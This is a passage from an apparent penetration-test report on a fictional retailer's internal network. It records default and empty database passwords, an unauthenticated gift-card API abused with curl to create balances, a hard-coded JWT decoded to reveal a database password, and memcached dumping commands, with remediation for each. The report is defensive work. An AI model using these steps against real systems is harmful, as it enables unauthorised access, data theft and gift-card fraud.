Attempt to connect to the PostgreSQL database with the default username:

```
psql -h 10.0.17.14 -u postgres
```

For reliable command execution, use the Metasploit module "PostgreSQL COPY FROM PROGRAM Command Execution" (see references).

Remediation

Ensure that the insecure PostgreSQL configuration option is removed, and the service restarted. If possible, restrict the IP addresses that can connect to the PostgreSQL service to only those that are necessary.

References

Documentation: 14: 21.1. The pg_hba.conf File
PostgreSQL COPY FROM PROGRAM Command Execution - Metasploit


Empty Root Password on MySQL 04

Scope


This database on `charley.warehouse.lebonboncroissant.com` (`10.0.17.14`) is impacted, which is used by API endpoints on 10.0.17.

Description

Using the username `root` with no password permits access to the MySQL database.



```
User    Host    authentication_string
root    localhost
root    %
wmci    %
wmci    localhost
```



```
XXXX-626bb192d2d3 | XXXXus.Donec@XXXXXXXXXXXXXXXXXXXXXX                  | XXXXXXXXXXXXX
XXXX-a6f0682ec5f5 | OXXXus.id.mollis@XXXXXXXXXXXXXXXXXX                 | XXXXXXXXXXXXX
XXXX-44a2dc2910ff | OXXXus.id.mollis@XXXXXXXXXXXXXXXXXXXXXXX            | XXXXXXXXXXXXX
XXXX-757b92f73d74 | OXXXus.id@XXXXXXXXXXXXXXXXXXXXXX                    | XXXXXXXXXXXXX
XXXX-507365c3498a | XXXXus.id@XXXXXXXXXXXXXXXXX                         | XXXXXXXXXXXXX
XXXX-8fcb0bd9c6e3 | XXXXus.id@XXXXXXXXXXXXXXXX                          | XXXXXXXXXXXXX
XXXX-49dd5b79ed7c | OXXXus.id@XXXXXXXXX                                 | XXXXXXXXXXXXX
```

Likelihood of Exploitation

This is a common misconfiguration, and is likely to be automatically exploited if this machine is internet-exposed.

Impact

The `root` account affords access to the entire database, including retrieval, deletion, and modification of all records. Given that many other services and APIs rely on this database, data held here has a ripple effect in terms of security across the network.

Compliance

Similar to previous notes on compliance, PCI DSS would still apply to this database as it contains customer information. However, we are of the opinion that our findings above indicate that PCI DSS tenets 1, 2, 3, 6, 8 and potentially 10 are violated.

Remediation

Ensure that authentication is required for all API usage.


Unauthenticated Use of Gift Card API 05

Scope


This API endpoints provided on hosts `goldenticket.warehouse.lebonboncroissant.com`, found at the IP `10.0.17.11`, was the only machine affected.

Description

[redacted] was able to gain access to the **FastAPI endpoint** of Golden Ticket. With access to this page, a malicious actor could essentially create their own reward ticket. As demonstrated below, both methods (command line and web interface) were able to create a reward entity.



```
┌──(root💀kali06)-[~]
└─# curl -k -X 'GET' 'https://10.0.17.11/add/?account=1&balance=100&account_type=gift_card&first=t
d=1&active=1&test=1' -H 'accept: application/json'
Internal Server Error
```




GET /add/ Rewards

Parameters

Name	Description
account * required integer (query)	2
balance * required number (query)	1000
account_type * required string (query)	gift_card

Below, you can see both methods have created two separate entries for the rewards program with different values input into a *Gift Card*.



Not secure | ~~https~~://10.0.17.11/accounts/?account=2

```
[{"id": 1, "accnum": "1", "type": "gift_card", "balance": 100.0, "date_created": "2022-01-07", "date_modified":
"is_test": true, "is_active": true, "is_card": true}, {"id": 2, "accnum": "2", "type": "gift_card", "balance":
"date_created": "2022-01-07", "date_modified": "2022-01-07", "is_test": true, "is_active": true, "is_card": tru
```

Likelihood of Exploitation

If found, and with the severity and ease of this vulnerability, it could cause critical harm to your company. It is very easy for a malicious actor to recreate this vulnerability and input their own form of data into it, permitting them infinite reward credits to their account.

Impact

If a malicious actor was able to gain access to this API they could cause tremendous financial damage to the company.

Remediation

Ensure that authentication is required for all API usage.

References

What is API Authentication?

High Severity Findings


Hardcoded Key on LBC Web Interface 01

Scope

The webserver and the API, hosted on `scrumdiddlyumptious.warehouse.lebonboncroissant.com` and `whatchamacallit.warehouse.lebonboncroissant.com` respectively, found at IPs `10.0.17.12` and `10.0.17.13`, are both affected. With further risk to any account matching the discovered password.

Description

In the client-side source code of the aforementioned website there is a hard-coded token used for authenticating against parts of the API at `10.0.17.13`. The token used by the site is also a JSON Web Token (JWT). However, it does not appear to be using the JWT for its intended purpose. We can tell because this database that stores these tokens uses unique identifiers while the JWT is mixed in with them as an outliner.




```
const  apiKey = process.env.WMCI_API_KEY || 'ZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1Y0[redacted]

let apiUrl;
if (process.env.NODE_ENV === 'production' || typeof(process.env.NODE_ENV) == "undefined") {
  apiUrl = process.env.WMCI_API_URL || 'https://whatchamacallit.warehouse.lebonboncroissant.com';
} else {
  apiUrl = process.env.WMCI_API_URL || 'https://localhost';
}

const Config = {
  WmciApiUrl : apiUrl,
  WmciApiKey: apiKey
};
```

API Key:

```
ZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1Y0...1ESXlmUS5jNmVtc0xZMFM0TXU4NlZLc1M0Q1NIR
mZNcDJQb195eW9ubWFnWDVpQlN
```

By knowing that the token is a JWT, we can extract additional information from it by decoding it with `base64` and then passing it through a JWT decoder. From here, the username and password embedded in the JWT can be identified.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6Ikp
XVCJ9.eyJzdWIiOiJ3bWNpIiwibmFtZ
[redacted]
1RjNadWFsME51Nmpvb0R1ZTZ1IiwiaW
F0IjoxNTE2MjM5MDIyfQ.c6emsLY0S4
Mu86VKsS4CSHFfMp2Po_yyonmagX5iB
Sk
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "wmci",
  "name": "wmcidb",
  "pw":
"Yoh1a[redacted]
ee6e",
  "iat": 1516239022
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)
```

Below is a copy of the JWT information from above, with the password redacted.

```
{
  "sub": "wmci",
  "name": "wmcidb",
  "pw": "Yoh1ae…ee6e",
  "iat": 1516239022
}
```

Likelihood of Exploitation

If found, it is highly likely that this token could be used to abuse permissions. With the ease of finding this token, and the simplicity of controlling the API, this would be trivial for an attacker to leverage.

Impact

The token had additional DEBUG and OPTION method headers over the API. However, we could not identify what the special methods gave access to compared to a regular token. Still, this token allows bypassing the API authentication requirement for that endpoint.

Validation

By viewing the Javascript that is loaded with the page, the token can be identified by the string going into the apiKey variable. It can also be found by viewing the network requests sent to the API.

Remediation

Remove the hard-coded token from the source code of the page. A token should be supplied to a user with their proper permissions when they authenticate to the page.

References

What are JWTs?

Weak Credentials on Gift Card Administrator Portal 01

Scope

The API endpoint hosted on `goldenticket.warehouse.lebonboncroissont.com` is where this issue resides. This system can be found at IP `10.0.17.11`.

Description


A common and weak password was discovered to be in use for the **admin** user on the affected system.

Likelihood of Exploitation

The password is on many wordlists that can quite easily be brute forced or guessed by a malicious actor, making discovery and execution of this vulnerability likely. Discovery of the `/admin` page is also straightforward, as it is a common web server subdirectory.

Impact

With administrative access, a user can both view and add gift card accounts. Therefore, access will expose sensitive customer information and could allow the user to add any amount of money to an account– giving them the potential to make purchases with created gift cards.



Administrative page for 100 Grand

Add new giftcard

View all giftcard accounts

Get specific giftcard by account ID

Check specific giftcard account ID

Validation

Navigate to the `/admin` page on the web server and supply the weak credentials.

Remediation

Enforce strong password policy on the admin account. Our recommendation is to use a password that contains at least 16 characters and does not contain any common words (see the NIST password recommendations). Implementation of an API key is an alternative option that should be considered as well.

References

Swagger file security scheme defined but not in use


Customer Data Exposure Through Jawbreaker API 02

Scope

The API endpoint hosted on `jawbreaker.lebonboncroissont.com` is where this issue resides. This system can be found at IP `10.0.17.10`.

Description

Given access to the web server, a user can make **GET** requests to retrieve sensitive customer data. This includes customer IDs, amounts, and the statuses of purchases made by customers.


Not secure | ~~https~~://10.0.17.10/payment/statuses

```
[{"id":1,"status":"cleared"},{"id":2,"status":"cleared"},{"id":3,"status":"cleared"},{"id":4,"status":"cleared"},{"id":5,
{"id":10,"status":"cleared"},{"id":11,"status":"cleared"},{"id":12,"status":"cleared"},{"id":13,"status":"cleared"},{"id"
{"id":19,"status":"cleared"},{"id":20,"status":"cleared"},{"id":21,"status":"cleared"},{"id":22,"status":"cleared"},{"id"
{"id":28,"status":"cleared"},{"id":29,"status":"cleared"},{"id":30,"status":"cleared"},{"id":31,"status":"cleared"},{"id"
{"id":37,"status":"cleared"},{"id":38,"status":"cleared"},{"id":39,"status":"cleared"},{"id":40,"status":"cleared"},{"id"
{"id":46,"status":"cleared"},{"id":47,"status":"cleared"},{"id":48,"status":"cleared"},{"id":49,"status":"cleared"},{"id"
{"id":55,"status":"cleared"},{"id":56,"status":"cleared"},{"id":57,"status":"cleared"},{"id":58,"status":"cleared"},{"id"
{"id":64,"status":"cleared"},{"id":65,"status":"cleared"},{"id":66,"status":"cleared"},{"id":67,"status":"cleared"},{"id"
{"id":73,"status":"cleared"},{"id":74,"status":"cleared"},{"id":75,"status":"cleared"},{"id":76,"status":"cleared"},{"id"
{"id":82,"status":"cleared"},{"id":83,"status":"cleared"},{"id":84,"status":"cleared"},{"id":85,"status":"cleared"},{"id"
{"id":91,"status":"cleared"},{"id":92,"status":"cleared"},{"id":93,"status":"cleared"},{"id":94,"status":"cleared"},{"id"
{"id":100,"status":"cleared"},{"id":101,"status":"cleared"},{"id":102,"status":"cleared"},{"id":103,"status":"cleared"},{
{"id":108,"status":"cleared"},{"id":109,"status":"cleared"},{"id":110,"status":"cleared"},{"id":111,"status":"cleared"},{
{"id":116,"status":"cleared"},{"id":117,"status":"cleared"},{"id":118,"status":"cleared"},{"id":119,"status":"cleared"},{
{"id":124,"status":"cleared"},{"id":125,"status":"cleared"},{"id":126,"status":"cleared"},{"id":127,"status":"cleared"},{
{"id":132,"status":"cleared"},{"id":133,"status":"cleared"},{"id":134,"status":"cleared"},{"id":135,"status":"cleared"},{
```

Likelihood of Exploitation


All of this can be done without authentication, and documentation for how to use each of the APIs can be found one the `/doc` page of the web server. This makes it relatively straightforward to discover and take advantage of this weakness.

Impact

Exposure of this sensitive information will negatively impact the privacy of customers, which could lose the trust of valued customer's business. These records can also be theoretically modified and deleted with other API requests, impacting the integrity of this data.

Validation

The documentation demonstrates and gives descriptions for each of the API actions.


Not secure | https://10.0.17.10/doc#/

/doc/swagger.json

Jawbreaker 1.0.0

[Base URL: jawbreaker.lebonboncroissant.com/v1]
/doc/swagger.json

API for Payments and Billing for LeBonBonCroissant

Contact the developer
Apache 2.0

Schemes
HTTP


payment

GET /payment/ Returns all payment objects

POST /payment/ Creates a new payment object

GET /payment/statuses Returns a list of payment statuses

Below is an example of using the `/payment` GET request to get the information of a single customer:



```
┌──(root㉿ kali05)-[~]
└─# curl -X 'GET' 'https://jawbreaker.lebonboncroissant.com/payment/2' -H 'accept: application/json'
[{"amount":41075.8,"customer_id":"92030164-b07b-44a3-841e-b425b7cef219","id":2,"status":"cleared"}]
```

Remediation

The best way to protect this data from exposure is to require authentication to use the API. For every unique API operation, evaluation of what data could be at risk should be considered carefully to ensure that only necessary operations are exposed publicly.

Medium Severity Findings


Unauthenticated Memcached Instances 01

Scope


This service was provided on host `crunch.warehouse.lebonboncroissant.com` and `QA.warehouse.lebonboncroissant.com`, found at the IPs `10.0.17.15` and `10.0.17.50`, were the only machines affected.

Description

[redacted] was able to find two memcached services that do not require authentication on `Crunch` and `QA`.



```
└─# memcstat --servers=10.0.17.15
Server: 10.0.17.15 (11211)
         pid: 8709
         uptime: 52337
         time: 1641593035
         version: 1.5.6
         libevent: 2.1.8-stable
         pointer_size: 64
         rusage_user: 2.922162
```



```
PORT      STATE SERVICE
11211/tcp open  memcache
| memcached-info:
|   Process ID: 8709
|   Uptime: 139829 seconds
|   Server time: 2022-01-08T22:22:07
|   Architecture: 64 bit
|   Used CPU (user): 5.307792
|   Used CPU (system): 19.396720
|   Current connections: 4
|   Total connections: 5585
|   Maximum connections: 1024
|   TCP Port: 11211
|   UDP Port: 0
|_  Authentication: no
```

Likelihood of Exploitation

It is very likely that a malicious actor could gather information in memory as the vulnerability is easy to exploit, and has no authentication to it.

Impact

It depends what services use these memcached instances, but there is the possibility of leaking any kind of data, such as a user's login credentials– although [redacted] was not able to find any critical information.

Validation

Install libmemcached-tools, and run the commands down below to gather information in memory.

```
sudo apt install libmemcached-tools
memcstat --servers=10.0.17.15 # Get stats
memcdump --servers=10.0.17.15 # Get all items
```

Remediations

The best way to ensure memcache is protected is to combine it with SASL and add authentication.

References

[Adding SASL to memcache user]


Insecure Password Storage Method Used 02

Scope

The database on `charley.warehouse.lebonboncroissant.com (10.0.17.14)` is impacted, which in turn could affect all the users of the platform.

Description

The database stores users' passwords using the Base64 encoding algorithm to store passwords, which is reversible, as opposed to a hashing algorithm, which makes it much more difficult to gain access to the user's original password.



```
xxxxxxxxxxxxxxxxxxxxxxxx-2ee7a2156d0f | xxxxxulus@xxxxxxxxxxx.org              | 'xxxxxxxxxxxxxxxx|     1 |
xxxxxxxxxxxxxxxxxxxxxxxx-2209531c28f0 | xxxxxulus@xxxxxxxxxxxxx.edu            | bxxxxxxxxxxxxxxx|     1 |
xxxxxxxxxxxxxxxxxxxxxxxx-650cfcb44c7  | xxxxxulus@xxxxxxxx.co.uk               | bxxxxxxxxxxxxxxx|     1 |
bxxxxxxxxxxxxxxxxxxxxxxx-0acefc3cb314 | xxxxxulus@xxxxxxxx.edu                 | 'xxxxxxxxxxxxxxxx|     1 |
xxxxxxxxxxxxxxxxxxxxxxxx-f9498b8452ea | xxxxxulus@xxxxxxxxxxxx.net             | bxxxxxxxxxxxxxxx|     1 |
xxxxxxxxxxxxxxxxxxxxxxxx-e490dc6985e0 | xxxxx.a.ultricies@xxxxxxxxxxxxx.ca     | 'xxxxxxxxxxxxxxxx|     1 |
xxxxxxxxxxxxxxxxxxxxxxxx-1d6200cf37ab | xxxxx.a.ultricies@xxxxxxxxxxxxxxxx.com | 'xxxxxxxxxxxxxxxx|     1 |
```

Likelihood of Exploitation

The likelihood of exploitation is high if an attacker is able to dump the database.

Impact

This makes the task of getting all user passwords trivial once an attacker is able to read the database. From here, attackers could correlate user emails and passwords and start attacking user accounts in search of shared passwords. This could help a malicious actor pivot around the network, exploiting other services.

Validation

Select one of the strings under a user's password column of the database and attempt to decode it using Base64. The plaintext password will result.

Remediation

Modify the back-end of the site or API to use a hashing algorithm such as **Bcrypt** or **SHA512** which are cryptographically secure. Then decode all of the Base64 passwords, hash them with the selected hashing algorithm, then place them back into the database.

References

[Hashing vs Encoding]

Vulnerability to DoS Across All APIs 03

Scope

This issue exists on API endpoint hosts `jawbreaker.lebonboncroissant.com`, `goldenticket.warehouse.lebonboncroissant.com`, and `whatchamacallit.warehouse.lebonboncroissant.com` found at the IPs 10.0.17.10, 10.0.17.11, and 10.0.17.13.

Description

The three systems acting as API endpoints were very susceptible to denial of service. This is possible because of the current hardware and software configuration which are not able to handle many simultaneous requests– we also suspect the applications may not be following best practices regarding database pool connection management. Thus, once an API endpoint crashes, regular traffic is blocked from reaching these endpoints, and services relying on these endpoints (such as the e-commerce website at 10.0.17.12) fail to function.

Likelihood of Exploitation

